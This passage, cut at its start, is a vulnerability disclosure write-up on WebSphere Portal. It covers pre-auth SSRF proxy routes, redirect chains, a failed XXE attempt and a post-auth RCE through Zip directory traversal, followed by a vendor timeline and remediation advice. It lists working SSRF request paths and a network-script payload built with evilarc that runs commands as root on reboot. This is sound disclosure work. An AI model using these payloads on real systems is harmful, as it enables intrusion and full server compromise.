However the internal_proxy route does not require any redirect chains: the proxy works without a redirect gadget:
http://[redacted]:30015/docpicker/internal_proxy/http/example.com
Line by line:
/docpicker/internal_proxy/http/is a second route in the same component.example.comis the destination, given directly. No trusted site and no redirect are involved.
This allows for full read SSRF, before logging in, limited to GET requests. "Before logging in" is what pre-auth means: no account is needed. "Limited to GET" means you can fetch pages but not use the other methods.
To mars?
PoCs
The full set of proof-of-concept requests:
GET full read SSRF:

/docpicker/internal_proxy/https/example.com
/docpicker/internal_proxy/http/example.com
/docpicker/internal_proxy/https/[redacted]:9043/ibm/console
/docpicker/internal_proxy/http/[redacted]:9100/aa

Redirect chain - turning "bad" SSRF to "good" SSRF

/docpicker/common_proxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
/wps/proxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
/wps/myproxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
/wps/common_proxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
/wps/cmis_proxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
/wps/contenthandler/!ut/p/digest!8skKFbWr_TwcZcvoc9Dn3g/?uri=http://www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com

Arbitrary HTTP method + body:

/wps/PA_WCM_Authoring_UI/proxy/http/example.com
/wps/PA_WCM_Authoring_UI/proxy/https/example.com
Line by line:
- The first group, under "GET full read SSRF", uses the
internal_proxyroute to fetch pages directly. The first two fetchexample.comover HTTPS and HTTP. The third fetches[redacted]:9043/ibm/console, which is a service on the same machine as the portal, on port 9043. The fourth fetches[redacted]:9100/aa, another local service on port 9100. Reaching[redacted]through the proxy means the request comes from the server itself, so it can reach services that outsiders cannot. - The second group, under "Redirect chain", lists every route that needs the trusted site plus the redirect gadget: the docpicker
common_proxyroute, the four/wps/proxy routes, and the/wps/contenthandler/route with its?uri=parameter. Each one ends with the same trusted page and the same?Logout&RedirectTo=http://example.comgadget. - The third group, under "Arbitrary HTTP method + body", lists the wide-open proxy routes, which accept methods other than GET and can carry a request body. A body is the data sent with a request, such as a form's contents.
Failing to Find A Chain: XXE
The idea
Having found all of these SSRF vulnerabilities, the researchers felt they could prove a greater impact if they could chain the vulnerability by exploiting local resources that run alongside WebSphere Portal. Chaining means using one weakness to reach another, so the combined effect is worse than either alone.
Digging through the vast attack surface for hours, they thought they had found an ideal candidate that should have allowed for XXE. XXE stands for XML External Entity. XML, as mentioned, is a structured text format. Its rules allow a document to declare an "entity", a named placeholder, whose value is fetched from somewhere else, such as a file on the server. If a server parses attacker-supplied XML without disabling that feature, the attacker can make the server read a local file and include its contents in the reply. In everyday terms, it is like a form that says "where it asks for your name, copy in whatever is written on the note in the manager's drawer".
IBM Knowledge Centre is shipped in the Admin Console of IBM WebSphere on port 9043. Through the SSRF the researchers could access this port and therefore this functionality. The Admin Console is the web interface where administrators manage the server.
The configuration that suggested XXE
The web.xml file for IBM KC had the following:
    <filter>
		<filter-name>JsonpCallbackFilter</filter-name>
		<filter-class>com.ibm.kc.server.filter.JsonpCallbackFilter</filter-class>
	</filter>
	<filter-mapping>
        <filter-name>JsonpCallbackFilter</filter-name>
        <url-pattern>/api/webfeed</url-pattern>
    </filter-mapping>
Line by line:
- A filter is a piece of code that runs on every request before the main handler, like a security guard at the door.
<filter-name>JsonpCallbackFilter</filter-name>gives this filter a name.<filter-class>com.ibm.kc.server.filter.JsonpCallbackFilter</filter-class>says which piece of code implements it.<filter-mapping>says where the filter applies.<url-pattern>/api/webfeed</url-pattern>means it applies to requests for the path/api/webfeed. That path is the interesting one: a feed endpoint that likely accepts data from the caller.
Reading the code
As a result, the researchers downloaded the kc.war file to their local system and started reverse engineering it. Reverse engineering here means taking the finished program apart to understand how it works. kc.war is the packaged web application for the Knowledge Centre.
docker cp 7b10e70c3328:/opt/IBM/WebSphere/wp_profile/config/cells/dockerCell/applications/isclite.ear/deployments/isclite/kc.war .
Line by line:
docker cpcopies a file out of a container.7b10e70c3328is the identifier of the running container.- The long path after the colon is the file's location inside the container, ending in
kc.war. - The final dot means "copy it to the current folder here".
In the decompiler they located the code for /webfeed:
kc.war decompiled.
Tracing the flow of this route, they found the following code that handled reading XML:
Bingo: XML parsing code that looked exploitable.
The attempt and the surprise
The researchers were stoked to have found an exploit chain that allowed for XXE, but when attempting it on a live target they noticed the following behaviour:
Has it been patched? Please don't tell us it's been patched.
When auditing vendor software and relying on sparse images available on Docker Hub, the researchers realised they might be auditing an out of date version of WebSphere Portal. Vendor software is a product made by a company and sold or licensed to others, as opposed to software written in-house. Sparse here means there are few images to choose from, so you may not get the newest one.
They went searching for a newer version and found a more recent Docker image with only the WebSphere application server, not the portal: https://hub.docker.com/r/ibmcom/websphere-traditional/. It included the knowledge centre, so they attempted the exploit on this newer version, which resulted in the following:
Looks like it's patched in newer versions.
They pulled down the kc.war file and decompiled it. They found that the route and functionality had been deprecated. Deprecated means the makers have marked it as obsolete and intend it to be removed; often it is disabled or replaced.
All good things come to an end.
While they were not successful at finding an exploit chain on the latest version of WebSphere Portal, they wanted to share the valuable lesson of always having the latest copy of source code available, to avoid situations like the one they found themselves in. This is sometimes not possible for vendor software, where you can barely get a copy of the source code, let alone the latest version.
Nonetheless, this exploit chain is still valid on older versions of WebSphere Portal, though they were not successful at exploiting it in the wild. "In the wild" means against real systems on the internet, as opposed to a test copy.
Bonus: Post auth RCE via Zip Based Directory Traversal
The feature
While on the topic of hacking WebSphere Portal, the researchers wanted to share a post-authentication RCE vector. Post-authentication means you must already be logged in. RCE stands for remote code execution: the attacker gets the server to run their own commands, which is about as bad as it gets.
There is a functionality to upload script applications to WebSphere Portal once you are authenticated. This allows you to upload a Zip file which should contain HTML, CSS and JS. HTML is the language web pages are written in, CSS controls how they look, and JS (JavaScript) makes them interactive. A Zip file is a single file containing other files, compressed to save space.
The extraction of this Zip file is vulnerable to directory traversal. Directory traversal is when a file path uses .. to mean "go up one folder", letting a file escape the folder it was meant to stay in. It is like a delivery address that says "leave the parcel at the front desk, then go up two floors and put it in the safe". This leads to arbitrary file upload anywhere on the system.
The steps
The steps to reach this functionality are:
- Log in to WebSphere Portal.
- Go to Site Manager -> Add page components and applications -> Applications -> Script Application.
- Click Actions -> Import.
Importing a Script Application.
Preparing the malicious Zip
At this stage you need to prepare your Zip exploit using Evilarc: https://github.com/ptoomey3/evilarc. Evilarc is a small tool that builds a Zip file whose internal paths contain .. sequences, so that when the server extracts it, the files land outside the intended folder.
Create a file lo-1.html with the following contents. This will lead to RCE on reboot:
NAME=Network /bin/id
ONBOOT=yes
DEVICE=eth0
Line by line:
NAME=Network /bin/idsets a setting calledNAMEto the valueNetwork /bin/id. The space in the middle is the important part, as explained below.ONBOOT=yesmeans this network connection should be brought up when the machine starts.DEVICE=eth0names the network device, hereeth0, which is the conventional name for the first network card on Linux.
Then run the following command:
python2 evilarc.py lo-1.html -o unix -f index6.zip -p etc/sysconfig/network-scripts/ -d 20

Creating index6.zip containing ../../../../../../../../../../../../../../../../../../../../etc/sysconfig/network-scripts/lo-1.html
Line by line:
python2 evilarc.pyruns the Evilarc script with the Python 2 interpreter.lo-1.htmlis the file to put inside the Zip.-o unixsays the target is a Unix-like system, so use forward slashes in paths.-f index6.zipnames the output Zip file.-p etc/sysconfig/network-scripts/is the folder on the target where the file should end up.-d 20adds 20 levels of.., enough to climb out of any deep extraction folder and back to the top of the file system.- The second line is the tool's own message, showing the path it wrote inside the Zip: twenty
../sequences followed byetc/sysconfig/network-scripts/lo-1.html.
Why that file leads to code execution
For context around why this attack vector is possible, the report points to further reading here.
If, for whatever reason, a user is able to write an ifcfg-<whatever> script to /etc/sysconfig/network-scripts, or can adjust an existing one, then RCE is possible.
Network scripts, ifcfg-eth0 for example, are used for network connections. They look exactly like INI files. An INI file is a simple settings file made of NAME=value lines. However, they are sourced on Linux by Network Manager (dispatcher.d). Sourced means the shell reads the file and treats its contents as commands to run, rather than as plain data. That is the dangerous part: a settings file that is executed.
In this case, the NAME= attribute in these network scripts is not handled correctly. If you have white space in the name, the system tries to execute the part after the white space. Which means everything after the first blank space is executed as root. Root is the all-powerful administrator account on Linux, so commands run as root can do anything on the machine.
The file contains NAME=Network /bin/id, with the part after the space being executed as root. On reboot, the network script is sourced, and the command runs as root.
Vendor Response
The researchers attempted to disclose these issues to the current owner of WebSphere Portal, HCL Technologies. Disclosure means telling the maker about a security problem, usually privately first, so they can fix it before it becomes public. A 90 day policy means the researchers promise to keep quiet for 90 days, then publish regardless of whether a fix exists.
The timeline for this disclosure process:
- Sept 5th, 2021: Disclosure of SSRFs and Post Auth RCE (6 reports)
- Sept 7th, 2021: Initial response from HCL Technologies stating that the reports have been submitted to product teams
- Oct 5th, 2021: Sent a reminder that 30 days have lapsed and 60 days remain as per our responsible disclosure policy
- Oct 5th, 2021: Response stating that they will follow up with the team analysing the vulnerabilities
- Nov 8th, 2021: Sent a reminder that 60 days have lapsed and 30 days remain as per our responsible disclosure policy
- Nov 8th, 2021: Response stating that they could not reproduce any of our findings, reminding us that we cannot claim CVEs for any of these issues as they are a CNA
- Nov 8th, 2021: Sent a request for CVEs to HCL Technologies for the issues identified, received no response
- Nov 20th, 2021: Sent another request for CVEs to HCL Technologies and reminded them that we will be publishing after the 90 day deadline (Dec 5th)
- Nov 23rd, 2021: Response stating that CVEs wont be filed until remediation steps are available
- Nov 23rd, 2021: Sent a reminder that we will be publishing after 90 day deadline, without CVEs available
- Nov 23rd, 2021: Response stating that if we publish any information about these vulnerabilities,
HCL technologies will cite you as in irresponsible vulnerability disclosure party to the communities that we post to - Nov 23rd, 2021: Sent a reminder that we are following our 90 day disclosure policy as stated upon initial report
- Dec 3rd, 2021: Asked if there was any progress on this vulnerability. Sent a reminder that 90 day deadline ends on Dec 5th
No response since Nov 23rd.
A CVE is a public catalogue number for a known security flaw, so everyone can refer to the same issue unambiguously. A CNA is an organisation authorised to assign those numbers. "Could not reproduce" means the vendor tried the steps and did not see the problem happen.
Remediation Advice
Remediation means fixing the problem. The researchers suggest modifying all of the proxy-config.xml files in your WebSphere Portal installation so that no origins are whitelisted. In other words, do not leave a proxy that will fetch anything, even a short list.
Additionally, if the functionality is not necessary for your installation, remove the following folders:
PortalServer/base/wp.proxy.config/installableApps/wp.proxy.config.ear
WebSphere/wp_profile/installedApps/dockerCell/Quickr_Document_Picker.ear
WebSphere/wp_profile/config/cells/dockerCell/applications/PA_WCM_Authoring_UI.ear
These are the three folders the report suggests removing if the functionality is not needed. Removing them removes the feature.
Do not rely on WAF rules to prevent exploitation of this issue. There are a number of ways to reach these endpoints that WAF rules may not sufficiently cover.
Conclusion
Vendor software is often deployed on attack surfaces to achieve critical business needs and goals. In almost every attack surface the researchers assess, they find vendor software such as WebSphere Portal being used by enterprises.
WebSphere Portal has been around since 2001 and is used by a large number of enterprises to this day. Even though this article details some critical flaws in this product, the attack surface is vast and diverse, and there are many more vulnerabilities yet to be found.
If security due diligence is not performed on deployed vendor software, it can inadvertently expose your attack surface to exploitation. Due diligence here means checking the software you run for known problems and keeping it up to date.
The research team continues to reverse engineer vendor software and discover these critical vulnerabilities before malicious actors exploit them, and scans for them as part of their attack surface management platform.
Glossary
- API: a defined way for one piece of software to talk to another, like a service counter with set questions and answers.
- Attack surface: everything an attacker can interact with: pages, routes, ports, features.
- Auditing: reading software or its code carefully to find security mistakes.
- Bash: a common command-line shell program on Linux.
- Body: the data sent along with a web request, such as a form's contents.
- CNA: an organisation authorised to assign CVE numbers.
- Compiled: translated from human-readable source code into the form a computer runs.
- Configuration file: a plain text file that tells software how to behave.
- Container: a self-contained box in which software runs, managed by Docker.
- Cookie: a small piece of data a website asks your browser to store and send back on later requests, often used to remember that you are logged in.
- CVE: a public catalogue number for a known security flaw.
- Decompiling: turning compiled code back into something close to readable source.
- Deprecated: marked as obsolete by the makers, often disabled or replaced.
- Directory traversal: using
..in a file path to escape the intended folder. - Disclosure: telling the maker about a security problem, usually privately first.
- Docker: a tool that runs software in containers.
- Documentation: the official manual describing what a product does.
- Due diligence: checking the software you run for known problems and keeping it current.
- Endpoint: a specific address on a website that does a specific job.
- Evilarc: a tool that builds a Zip file whose internal paths contain
..sequences. - Filter: code that runs on every request before the main handler.
- Gadget: an existing, innocent-looking feature abused for an unintended purpose.
- GET / HEAD / POST / PUT / DELETE: the verbs of the web: fetch, fetch headers only, create, replace, remove.
- Headers: extra labels sent alongside a web request or response.
- HTML / CSS / JS: the languages for a web page's structure, appearance and interactivity.
- HTTP client: the part of software that makes outgoing web requests.
- Image (Docker): a ready-made snapshot of a container, published for download.
- INI file: a simple settings file made of
NAME=valuelines. - JAR file: a bundle of compiled Java code.
- Lotus Domino: an older IBM server product for email and document databases.
- Open redirect: a page that sends the visitor on to any address supplied in the request.
- Parameters: name and value pairs sent after a question mark in a web address.
- Payload: the actual request sent to trigger a bug.
- PoC (proof of concept): a concrete request demonstrating that a vulnerability works.
- Port: a numbered doorway on a computer that a service listens on.
- Post-authentication: requires being logged in first.
- Pre-auth: works without logging in.
- Procyon: a tool that decompiles Java code.
- Proxy: a middleman that fetches something on your behalf and passes it back.
- Reconnaissance (recon): the information-gathering phase before attacking.
- Redirect: a server's reply saying "not here, go to this other address instead".
- Remediation: fixing the problem.
- Reverse engineering: taking a finished program apart to understand how it works.
- RCE (remote code execution): getting a server to run the attacker's commands.
- Root: the all-powerful administrator account on Linux.
- Route: a web address path that software responds to.
- Servlet: a small Java program that handles web requests inside a larger server.
- Shell: a text window where you type commands.
- Source code: the human-readable text programmers write.
- Sourced: read and executed as commands by the shell, rather than treated as plain data.
- Sparse: here, few images to choose from, so possibly not the newest.
- SSRF (server side request forgery): making a server send a request to an address the attacker chooses.
- Vendor software: a product made by a company and sold or licensed to others.
- WAF (web application firewall): a filter in front of a website that blocks requests that look malicious.
- Whitelist: a list of things that are allowed, with everything else refused.
- XML: a structured text format for settings and data, wrapped in angle-bracket tags.
- XXE (XML External Entity): abusing XML's entity feature to make a server fetch local files or resources.
- Zip file: a single file containing other files, compressed.
- 90 day policy: keeping quiet for 90 days, then publishing regardless of a fix.